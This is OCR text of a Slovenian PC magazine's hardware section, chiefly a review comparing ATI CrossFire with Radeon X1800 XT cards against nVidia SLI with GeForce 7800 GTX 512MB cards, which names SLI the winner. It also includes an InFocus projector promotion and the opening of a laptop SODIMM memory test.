Kaj hitro lahko zapravite celo premoženje za nadgradnje. Tukaj spet nastopimo mi, z našim prefinjenim čutom za dobro kupejo. Ko naletimo na izdelek, ki ponuja veliko za malo denarja, mu dodelimo to oznako.


4. Radi bi slišali vaše mnenje
Našo ekipo sestavljajo računalniški navdušenci, ki pišejo za računalniške navdušence, zato bi radi slišali vaše mnenje.

PREIZKUŠENO

oprema
aplikacije
orodja

v tej številki

str. 38 CrossFire proti SLI
str. 42 Minitest pomnilnika SODIMM
str. 44 GeForce 7800 GTX 512MB
str. 45 AMD Athlon 64 FX-60
str. 46 Lian Li PC-777
str. 46 Asus Extreme N7800 GT Dual
str. 47 Teac IP-20
str. 47 LiteOn LightScribe
str. 48 Creative Gigaworks G500
str. 48 Logitech Desktop MX5000
str. 48 ALLnet ALL0265 in ALL0285
str. 49 ACDSee 8.0
str. 49 Laplink PC Mover 4.0
str. 49 BitDefender Internet Security 9
str. 50 Primerjalni test distribucij Linuxa



BLAZNO HITER RAČUNALNIK

CrossFire X1800 XT proti SLI 7800 GTX 512MB

Dve najhitrejši grafični rešitvi na svetu se spopadeta v grafičnem dvoboju težke kategorije, da bi si prisvojili srca naših sanjskih računalnikov. Pri *PCFormatu* prepovedujemo udarce pod pasom

Cena Vsaj 280.000 SIT (primarna in sekundarna kartica) **Proizvajalec** ATI **Na spletu** www.ati.com
Cena Vsaj 320.000 SIT (za dve kartici) **Proizvajalec** nVidia **Na spletu** www.nvidia.com

Dve povezani grafični kartici. Dvakrat večja moč renderiranja. To je gonilna sila za nVidiino tehnologijo SLI in ATI-jevim odgovorom nanjo, CrossFire. Ideja je mogoče enostavna, ni pa nova. Preselimo se malce v temni vek računalništva (beri: v devetdeseta leta) in si oglejmo propadlo podjetje 3dfx, ki se je že pred davnimi časi poigravalo s precej podobno rešitvijo. Ta se je celo imenovala SLI.

Če je koncept enostaven, pa je praktična izvedba, torej prepričevanje dveh grafičnih kartic, da bi se lepo igrali skupaj, vse prej kot enostavna. Pravzaprav je pasje težka. Kar seveda pojasni, zakaj je SLI edina tovrstna rešitev, ki jo je nVidia predstavila v zadnjem letu in pol, in zakaj je ATI-jev zapozneli CrossFire že skoraj tarča posmeha med računalniškimi poznavalci.

V bistvu se pri *PCF* sprašujemo, če sta CrossFire in SLI sploh vredna svojega denarja. Če za merilo vzamemo primerjavo med zmogljivostmi in ceno, je že nakup ene same grafičen kartice višjega razreda vprašljiv, saj večina razvijalcev iger svoje izdelke razvija za računalnike, ki si jih lahko privoščijo navadni smrtniki, ne za noro hitre super-stroje. Ceno, ki jo proizvajalci zahtevajo za par grafičnih kartic višjega razreda, bi torej težko upravičili. Rezultati testov prav tako ne bodo prevesili tehtnice v prid rešitvam z dvema karticama, če primerjamo na primer par kartic srednjega razreda z eno samo kartico višjega razreda. Za rešitev z dvema karticama je potrebno prišteti tudi ceno za dodatne komponente, kot sta na primer nova osnovna plošča in napajalnik. Živce nam pije tudi trenutna nezdružljivost platform za rešitve z dvema karticama. Poanta računalnika so po našem mnenju odprti standardi, ne pa ločene rešitve, tako da nam seveda ni všeč, da para nVidiinih grafičnih kartic ni mogoče uporabiti na ATI-jevi osnovni plošči in obratno (več o tem v nadaljevanju).

GENERACIJSKE IGRE

SLI je doživel že drugo generacijo in je prava prodajna uspešnica. Na drugi strani pa je CrossFire komaj zdaj na voljo. Računalniška grafika, ki jo poganjata dve kartici, se je očitno pošteno zasidrala na trgu. ATI in nVidia sta tudi predstavila nove kartice višjega razreda, ki podpirajo dvojno renderiranje. To pa seveda pomeni, da je ura odbila poldne in da je čas za dvoboj: dve nVidiini najboljši kartici proti paru ATI-jevih najbolj zaželenih. Na mizi ni le nagrada za najbolj uspešno bahanje, temveč naslov najhitrejše grafične rešitve na svetu ta hip, za grafično srce sanjskega

KAKO SMO TESTIRALI

Preizkušanje norih zmogljivosti

Na platformah z grafičnimi karticami višjega razreda je število slik v sekundi pogosto omejeno z zmogljivostmi procesorja, tudi pri najzahtevnejših nastavitvah. Zato je bila najnižja ločljivost na testih 1.600 x 1.200 (pognali smo tudi informativni test pri 800 x 600, da smo odkrili procesorske omejitve), kjer je bilo mogoče, pa smo testirali še pri ločljivosti 1.920 x 1.200, z vključenim glajenjem robov in anizotropnim filtriranjem. Omejili smo se na najnovejše, najnaprednejše igre, kot so *Call of Duty 2*, *HL2: Lost Coast* in F.E.A.R., nismo pa pozabili, da ima ATI trenutno težave z gonilniki v *F.E.A.R.*, ki znižujejo zmogljivosti. Preimenovanje datoteke fear.exe deluje pri sistemih z eno grafično kartico, v načinu CrossFire pa gonilnik ni prepoznal igre, tako da profil gonilnika ni izbral optimalnega načina renderiranja z dvema karticama.

KFM COMPUTERS
WWW.KFM.SI
MONITORJI
SAMSUNG, SONY, HANSOL, IIYAMA, HYUNDAI, PHILIPS
MATIČNE PLOŠČE
ABIT, ASUS, GIGABYTE, ECS, SOYO, QDI, VIA, TYAN
TRDI DISKI
IBM, MAXTOR, SEAGATE, SAMSUNG, WESTERN DIGITAL
TEL (03) 898 1100
FAX (03) 898 1135

računalnika. Ta test je relevanten tudi za konzole. En sam GeForce 7800 GTX s 512MB pomnilnika ali Radeon X1800 XT sta zmožna z mezincem leve noge premagati tako Xbox 360, kot tudi Sonyjev PS3. Par takšnih kartic lahko dobesedno ubije konzole "naslednje generacije".

Teoretično sta SLI in CrossFire enojajčna dvojčka. Oba omogočata skupno delovanje para kartic PCI Express, pri katerem je ena kartica sekundarna in pošilja svoje rezultate renderiranja primarni kartici, ki te podatke združi s svojimi in izpljune končno sliko. V praksi pa se obe tehnologiji precej razlikujeta. Najbolj vidne razlike so v dejstvu, da je bila nVidia prva. SLI je tako bolj dodelana tehnologija, ki je bolje izvedena in predvsem bolje integrirana v nVidiino paleto izdelkov. Pri ATI-ju so že od predstavitve Radeona 9700 blejali o tem, kako imajo namen ponuditi tehnologijo za dvojno renderiranje, a je CrossFire kljub temu samo odgovor na SLI, in čisto nič drugega.

Izboljševanje vrste

SLI je vedno boljši, zahvali pa se lahko ATI-ju

Na račun konkurence smo potrošniki na boljšem.

Da, prav ste prebrali. SLI je neverjetno napredoval od prvih testnih primerkov, ki so zatavali v sobane *PCF* pred dobrim letom dni. In za to se lahko vsaj delno zahvalimo prav ATI-ju. Ko je nVidia predstavila SLI, je bila edina na trgu. Brez konkurence s strani ATI-ja se nVidii ni mudilo z reševanjem težav, ki so pestile SLI, vključno z nestabilnostjo, zahtevo po dveh popolnoma identičnih karticah istega proizvajalca in potrebi po ponovnem zagonu sistema pri omogočanju ali onemogočanju SLI. Nato je ATI predstavil CrossFire in trdil, da je na vseh teh področjih boljši. In tako so se fantje pri nVidii končno res odzvali ter popravili in znatno izboljšali vsako od omenjenih težav.

"Aktualni procesorji se trenutno ne morejo kosati s parom grafičnih kartic višjega razreda"

Na ATI-jevo nesrečo tega dejstva ne bo spremenila niti predelana platforma CrossFire za Radeone X1800 XT. Od začetka razvoja novega grafičnega procesorja do prvih prodajnih različic le-tega traja več let. nVidia je svojo tehnologijo SLI predstavila junija 2004, dolgo po tem, ko so bili načrti za grafični procesor X1800 in preostalo družino X1000 že zastavljeni. CrossFire se je torej rodil prepozno, da bi lahko bil integriran v serijo X1000.

To pa seveda pomeni neposrečeno kombinacijo kompozitnega čipa in povezovalnega kabla DVI, ko je ostal iz rešitve CrossFire za kartice X800 in X850. CrossFire za družino X1000 torej še vedno zahteva primarno kartico s posebnim vhodom in kompozitnim čipom, ki sprejema izhodni signal DVI iz sekundarne, standardne kartice. V prvi generaciji CrossFire je bil ta način povezave precej neroden. Zaradi specifikacij vrat DVI na karticah X800 in X850, je bil CrossFire omejen na najvišjo ločljivost 1.600 x 1.200. Za rešitev ultra-visokega cenovnega razreda je to vsekakor precejšnja pomanjkljivost. Ta težava je rešena z novo generacijo tehnologije CrossFire. Vse kartice X1800 imajo prenovljena (dual-link) vrata DVI, ki omogočajo ločljivosti do 2.048 x 1.536 (torej med drugim tudi širokozaslonsko ločljivost 1.920 x 1.200).

Vse krasno renderirane bojevnice ne morejo pomagati, če zmogljivosti niso najboljše.

SKRIVNOST JE V SILICIJU

Po drugi strani pa je rešitev SLI popolnoma integrirana v nabor in uporablja lastno hitro povezavo, ki jo podpirajo vsi grafični procesorji serije 6 in 7 (ne pa tudi vse grafične kartice serij 6 in 7) za prenos podatkov. Rezultat je ta, da ni nobenih čudnih povezovalnih kablov in da je rešitev veliko bolj prilagodljiva, kar zadeva ločljivosti in frekvence osveževanja. To pa seveda tudi pomeni, da je mogoče vsako nVidiino grafično kartico, ki je združljiva s standardom SLI, uporabljati kot primarno ali sekundarno kartico.


Ko je govora o renderiranju pa se obe rešitvi le malenkostno razlikujeta. Oba sistema ponujata podobne možnosti, vključno z AFR (Alternate Frame Rendering), pri katerem ena kartica renderira neparne slike, druga pa parne, dinamično renderiranje dveh delov zaslona, kjer je zaslon vodoravno razdeljen, velikost vsakega dela pa se dinamično spreminja glede na količino grafično zahtevnih elementov na sliki, ter fiksno renderiranje delov zaslona. Praviloma obe rešitvi zahtevata, da so ti profili kodirani v gonilnike, da bi dosegali znaten poskok v zmogljivostih v igrah.

ATI ponuja še dodatno možnost, imenovano Super-tiling, ki je privzeta za vse igre, ki nimajo profilov. Res pa je, da ta možnost ne ponuja zadostnega poskoka v zmogljivostih, v določenih igrah brez profila za gonilnik pa deluje CrossFire celo počasneje kot primerljiv sistem z eno kartico. Profili so torej nujni za dobro dvojno renderiranje v igri.

A kaj točno je "dobro" dvojno renderiranje? Kot smo že omenili, je idealen rezultat parčkanja kartic podvojena zmogljivost v primerjavi z eno kartico. V nekaterih testih se obe rešitvi približata tej

Sistemi s po dvema karticama višjega razreda na testu

Testiranje in verjetno najvišji rezultati v *3DMark05*, kar ste jih kdaj videli...




OD BLIZU Kartice v dvoboju

Končno tukaj

O, da, uporabili smo pravo osnovno ploščo CrossFire. Te so imele doslej status kakca lesenega konjička, zdaj pa so končno na voljo. Izdelek, s katerim smo testirali, sliši na ime Asus A8R-MVP. Gre za izjemno hitro ploščo, a ima, kot vse plošče Radeon Xpress 200, samo PCI Express x8. Asusova plošča z naborom nForce 4, ki smo jo uporabili za sistem SLI, ima obe reži x16.

Prikazovalne zahteve

Opozorilo: niti pomislite ne v naložbo v sistem CrossFire ali SLI s karticami višjega razreda, če nimate monitorja z ločljivostjo vsaj 1.600 x 1.200, saj ne boste pridobili prav nič v primerjavi z eni kartico pri ločljivosti 1.280 x 1.024 ali nižjo. Če imate kak fin širok monitor, ki zmore ločljivost 1.920 x 1.200, pa boste vsekakor veliko pridobili s sistemom z dvema karticama za igranje iger, kot je *F.E.A.R.* pri nativni ločljivosti.



Združljivost kartic

Po našem (ne ravno skromnem) mnenju je realistična možnost za kasnejšo nadgradnjo nujna pri platformah z dvema karticama. Zato smo bili blazno razočarani, ko je SLI ob izidu zahteval kartice z identičnimi BIOS-i. pri nVidii pa so to popravili in SLI je postal veliko privlačnejši. Pri ATI-ju pa je pač tako, da je še vedno obremenjen s potrebo po primarni kartici, četudi je bolj prilagodljiv pri kombinacijah kartic.

CrossFire za več platform?

PC je najboljša odprta platforma na svetu. S tem se verjetno strinjate. Zato nam vsekakor ni všeč nVidiina odločitev, da je SLI omejen na osnovne plošče nForce4. Pri nVidii seveda trdijo, da so se za tako potezo odločili zato, da bi preprečili prodajo sistemov SLI, ki ne bi bili primerno zmogljivi. S tem se seveda ne strinjamo, saj smo na lastne oči videli dobro delujoče sisteme SLI na drugih naborih s primernimi režami PCI Express. ATI je CrossFire omogočil tudi za nove Intelove nabore 975, zato upamo, da mu bo nVidia kmalu sledila.

Hladen in tih

Ena najbolj impresivnih lastnosti kartic GeForce 7800 GTX s 512MB pomnilnika je ta, da so neverjetno hladne in tihe. To se seveda še kako pozna, če v sistem zbašete dve kartici. Tudi po porabi je par 512MB GTX-ov manj požrešen kot par Radeonov X1800 XT. Sistem SLI je bil čisto srečen s 480W napajalnikom, medtem ko se je CrossFire glasno pritožil, dokler ni dobil znatno močnejšega napajalnika.

igričarski nirvani. Obstaja pa kar nekaj faktorjev, ki takšne sanje pokvarijo. Razen v grafično izjemno zahtevnih igrah se trenutni procesorji preprosto ne morejo kosati z zmogljivostmi para grafičnih kartic višjega razreda. Celo vizualno krasne igre, kot je na primer *Far Cry*, so procesorsko omejene na 1.600 x 1.200 (ali še bolj). Tudi če bi imeli neskončno procesorske moči, ne CrossFire ne SLI ne bi ponujala podvojenih zmogljivosti v vseh primerih. Takšni sistemi lahko dosežejo najvišje zmogljivosti samo pri renderiranju v načinu AFR, a kot smo pojasnili že v poletni predstavitvi CrossFire, je to pogosto neizvedljivo v igrah, ki izkoriščajo ukaze render-to-texture.

BESNI PARI

Kljub vsem potencialnim težavam pa nVidiina platforma SLI z dvema karticama GeForce 7800 GTX s 512MB pomnilnika daje impresivne rezultate. Pri primerni ločljivosti in stopnji podrobnosti je poskok v zmogljivostih tudi 90-odstoten, česar sistem CrossFire z Radeonoma X1800 XT ne zmore tako pogosto. Na našem testu je ATI-jevemu paru to uspelo samo v enem primeru, in sicer v *Call of Duty 2*, nVidii pa še v *Doom 3* in *Half-Life 2: Lost Coast*, v *F.E.A.R.* pa je ta par kartic dosegel 80-odstotni zmogljivostni poskok.

Glede na to, da je GeForce 7800 GTX s 512MB pomnilnika v večini primerov boljši od Radeona X1800 XT, je ATI-jeva edina možnost za zmago ta, da bi ponudil naprednejše prilagajanje zmogljivosti sistemov z dvema karticama. Pa mu to žal ni uspelo. Edina izjema na tem področju je *Far Cry* (zaradi procesorskih omejitev je primerjanje obeh sistemov samo v tej igri precej tvegano), v vseh ostalih primerih pa je SLI hitrejši, občasno pa celo besno hitrejši. nVidiina zmaga v tem dvoboju pa je še bolj impresivna na račun dejstva, da je par kartic GTX s 512MB pomnilnika še tišji in hladnejši, za povrh pa porabi celo manj energije kot par Radeonov X1800 XT. Pokal je tako pristal v zelenem taboru.

Če sanjate o zmogljivostih, se trenutno torej bolj splača investirati v SLI. Če k temu dodate še dejstvo, da je nVidia znatno izboljšala platformo SLI (pokukajte še v okvirček) in da je SLI preprosto bolj zrel, stabilen in zanesljiv, je rezultat še bolj logičen. Tako smo prišli do enega samega zaključka: če želite sestaviti računalniško pošast z dvema karticama, naj bo zelena. PCF

Ta pošastna kartica je dejansko izjemno tiha, pa še vašega napajalnika ne bo ubila.

Izbor uredništva PCFormat

ATI CrossFire s karticama Radeon X1800 XT

Podprti nabori ATI Radeon Xpress 200 CrossFire, Intel 975

Podprti grafični nabori Radeon X1800, X1600, X850, X800

Napajalnik Najmanj 550W

Načini renderiranja AFR, dinamično deljenje zaslona, fiksno deljenje zaslona, Super-tiling

Ostalo Največ AA 14x, najvišja ločljivost 2.048 x 1.536 (samo X1800)

75% **PCF pravi...** "Strel v prazno? To sicer ne, a je vseeno poraženec tega dvoboja."

nVidia SLI s karticama GeForce 7800GTX 512MB

Podprti nabori nVidia nForce4 SLI, nVidia nForce4 SLI 32

Podprti grafični nabori GeForce 7800, 6800, 6600

Napajalnik Najmanj 480W

Načini renderiranja AFR, dinamično deljenje zaslona, fiksno deljenje zaslona

Ostalo Največ AA 16x, najvišja ločljivost 2.048 x 1.536

90% **PCF pravi...** "SLI končno izpolnjuje obljube. Če imate seveda dovolj globok žep..."

NOVA PODOBA, NOVI PROJEKTORJI

Novi standard hišnega kina

InFocus
The Big Picture

Svetovno priznani proizvajalec multimedijskih projektorjev je z letom 2006 spremenil svojo celostno grafično podobo.

Preko celostne prenove videza InFocus prenovo nadaljuje tudi pri proizvodih.

Tako se obeta nova linija poslovnih projektorjev, ki se bo po novem imenovala **Work Big**.
Zaenkrat še ni podatka kdaj točno se bodo pojavili na trgu, vendar jih pričakujemo še v tem letu.

Tokrat so prvi prišli na vrsto projektorji za hišni kino. V kratkem pričakujemo prihod popolnoma nove linije, ki bo nadomestila prejšnjo ScreenPlay in bo poimenovana **Play Big**, kar tudi nakazuje namen uporabe. Obetajo se novi projektorji s čisto novo obliko in novimi imeni, ki si jih je še kako vredno zapomniti, saj se bo o njih še veliko slišalo.
PlayBig - IN72, - IN74 in - IN76 so projektorji, ki bodo zadovoljili prav vse uporabnike, od najbolj do manj zahtevnih. Projektorji imajo vgrajene nove vrhunske procesorje za obdelavo video slike - Pixelworks DNX - ki drastično izboljšajo kvaliteto in ostrino video slike. Z vgrajeno kombinacijo večkratno izboljšanih projekcijskih tehnologij naredijo sliko čisto, naravno in izredno ostro. Vsi modeli imajo napredno 6-segmentno barvno kolo, ki omogoča prikaz še bolj intenzivnih, natančnih in živih barv. Projektorji uporabljajo DLP DarkChip2 proizvajalca Texas Instruments. IN72 ima vgrajen 480-linijski čip, IN74 576-linijski, IN76 pa 720-linijski čip za prikaz slike.

IN72 je odličen projektor za filmske večere in igranje igric. Zabavala se bo cela družina in vaši prijatelji. Z osnovno ločljivostjo 854x480, svetilnostjo 900 ANSI lumnov in kontrastom 2000:1 vas ne bo pustil v zadregi.
IN74 vam bo prikazal domačo zabavo kot je še niste videli nikoli doslej. Osnovna ločljivost 1024x576, 1000 ANSI lumnov svetilnosti in kontrast kar 3000:1 bodo prepričali še tako zahtevnega gledalca.
IN76 vam bo pričaral edinstven občutek prave kino dvorane. Zdelo se vam bo kot da ste na Hollywoodski premieri v živo. Navdušil bo tudi najbolj zahtevne filmofile, saj bo s svojo visoko osnovno ločljivostjo 1280x720, 1000 ANSI lumnov svetilnosti in 3000:1 kontrastom ustvaril sliko ob kateri boste ostali brez besed.

Vsi projektorji so opremljeni z mnogimi priključki, ki danes predstavljajo standard v svetu videa in projekcije.
Glavni med njimi so priključek za HDMI (High-definition multimedia interface), DVI (digital visual interface) in komponentni video priključek. Vsi projektorji imajo podporo za pravi HDTV (high definition television), zato so pripravljeni za prihodnost, ko bomo končno lahko uživali v gledanju zares kakovostnega TV signala.

HDMI™ HIGH-DEFINITION MULTIMEDIA INTERFACE · HD ready · HDTV HIGH-DEFINITION TELEVISION · dvi digital visual interface · DLP

Sklenemo lahko, da se bo InFocus odločno postavil pred svojo konkurenco in s takšnimi proizvodi svoj položaj na trgu dodobra okrepil. Komaj čakamo, da bodo ti projektorji na voljo tudi na Slovenskem trgu.
Uvoznik za projektorje InFocus je LESTRA d.o.o. -

CENTER PROJEKCIJE

Njihovo ponudbo si lahko ogledate na **www.lestra.si** ali pa pokličete na 01/563 60 62.
Morda boste že v kratkem med ponosnimi lastniki PLAY BIG projektorjev.

InFocus
The Big Picture

MOJSTRI POMNJENJA

Dodaten pomnilnik je najcenejša in najenostavnejša nadgradnja notesnika, zato smo si ogledali nekaj modulov SODIMM

Še ne dolgo tega notesniki niso bili sposobni poganjanja iger, kaj šele, da bi izkoriščali najnovejšo tehnologijo za pomnilnik. Sveti namizni računalnik pa je v zadnjem letu dni dobil kar nekaj zaušnic, saj je prodaja notesnikov strmo narasla. Najnovejši notesniki niso več energije lačne pošasti, ki bi bile približno tako elegantne kot nosorog med parjenjem, temveč mične naprave z najnovejšimi tehnološkimi sladkorčki, ki zagotavljajo namiznim računalnikom primerljive zmogljivosti – tudi v igrah. Proizvajalci so notesnike najprej opremili z najnovejšimi in najhitrejšimi grafičnimi čipi, najnovejša pridobitev pa je pomnilnik DDR2. Na tem področju Intel trenutno absolutno vlada, kar pa ni ravno razlog za tarnanje, saj je na trgu tudi nekaj izjemno zmogljivih notesnikov z AMD-jevimi procesorji.

